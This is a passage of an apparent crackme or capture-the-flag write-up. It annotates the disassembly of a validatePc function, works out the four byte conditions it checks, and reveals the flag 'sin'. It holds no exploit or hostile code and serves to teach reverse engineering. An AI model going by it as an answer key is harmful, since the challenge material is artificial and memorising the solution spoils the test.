    11bb:        0f b6 00                    movzx  eax,BYTE PTR [rax]
    11be:        0f be c0                    movsx  eax,al
    11c1:        89 45 fc                    mov    DWORD PTR [rbp-0x4],eax                 // [rbp-
0x4] = *(arg1 + 2)

                                                                                            // CONDITION_1
    11c4:        83 7d f4 73                 cmp    DWORD PTR [rbp-0xc],0x73                // check
if *(arg1) == 115
    11c8:        74 07                       je     11d1 <_Z8validatePc+0x48>               // jump to
CONDITION_2

    11ca:        b8 00 00 00 00              mov    eax,0x0
    11cf:        eb 46                       jmp    1217 <_Z8validatePc+0x8e>               // return 0

                                                                                            // CONDITION_2
    11d1:        8b 45 f8                    mov    eax,DWORD PTR [rbp-0x8]                 // eax = *
(arg1 + 1)
    11d4:        23 45 f4                    and    eax,DWORD PTR [rbp-0xc]                 // eax = *
(arg1) & *(arg1 + 1)
    11d7:        83 f8 61                    cmp    eax,0x61                                // check
if (*(arg1) & *(arg1 + 1) == 97)
    11da:        74 07                       je     11e3 <_Z8validatePc+0x5a>               // jump to
CONDITION_3

    11dc:        b8 00 00 00 00              mov    eax,0x0
    11e1:        eb 34                       jmp    1217 <_Z8validatePc+0x8e>               // return 0

                                                                                            // CONDITION_3
    11e3:        8b 55 f4                    mov    edx,DWORD PTR [rbp-0xc]                 // edx = *
(arg1)
    11e6:        8b 45 f8                    mov    eax,DWORD PTR [rbp-0x8]                 // eax = *
(arg1 + 1)
    11e9:        01 d0                       add    eax,edx                                 // eax = *
(arg1) + *(arg1 + 1)
    11eb:        89 c2                       mov    edx,eax                                 // edx = *
(arg1) + *(arg1 + 1)
    11ed:        c1 ea 1f                    shr    edx,0x1f                                // edx = (*
(arg1) + *(arg1 + 1)) >> 31 [1 or 0] -> 32 bit overflow
    11f0:        01 d0                       add    eax,edx                                 // eax = *
(arg1) + *(arg1 + 1) + [1 or 0]
    11f2:        d1 f8                       sar    eax,1                                   // eax = (*
(arg1) + *(arg1 + 1) + [1 or 0]) / 2
    11f4:        39 45 fc                    cmp    DWORD PTR [rbp-0x4],eax                 // check
if (*(arg1 + 2) == (*(arg1) + *(arg1 + 1)) / 2)
    11f7:        74 07                       je     1200 <_Z8validatePc+0x77>               // jump to
CONDITION_4

    11f9:        b8 00 00 00 00              mov    eax,0x0
    11fe:        eb 17                       jmp    1217 <_Z8validatePc+0x8e>               // return 0

                                                                                            // CONDITION_4
    1200:        8b 45 f4                    mov    eax,DWORD PTR [rbp-0xc]                 // eax = *
```

```
(arg1)
    1203:        2b 45 fc                    sub    eax,DWORD PTR [rbp-0x4]                 // eax = *
(arg1) - *(arg1 + 2)
    1206:        83 f8 05                    cmp    eax,0x5                                 // check
if (*(arg1) - *(arg1 + 2) == 5)
    1209:        74 07                       je     1212 <_Z8validatePc+0x89>

    120b:        b8 00 00 00 00              mov    eax,0x0
    1210:        eb 05                       jmp    1217 <_Z8validatePc+0x8e>               // return 0

    1212:        b8 01 00 00 00              mov    eax,0x1                                 // return 1

    1217:        5d                          pop    rbp
    1218:        c3                          ret
```

Let's name: a = *(arg1), b = *(arg1 + 1), c = *(arg1+ 2)

The function returns 1 if 4 conditions are satisfied:
A) a == 115

B) a & b == 97
C) c == (a + b) / 2
D) a - c == 5

5. Find out the values of (a, b, c)
   we know that **a = 115**,
   so if a - c == 5 then **c = 110**
   from c == (a + b) / 2 we know that b = 2c - a, so **b = 105**

   converting to ascii
   115 "s"
   105 "i"
   110 "n"

   So the flag is "sin"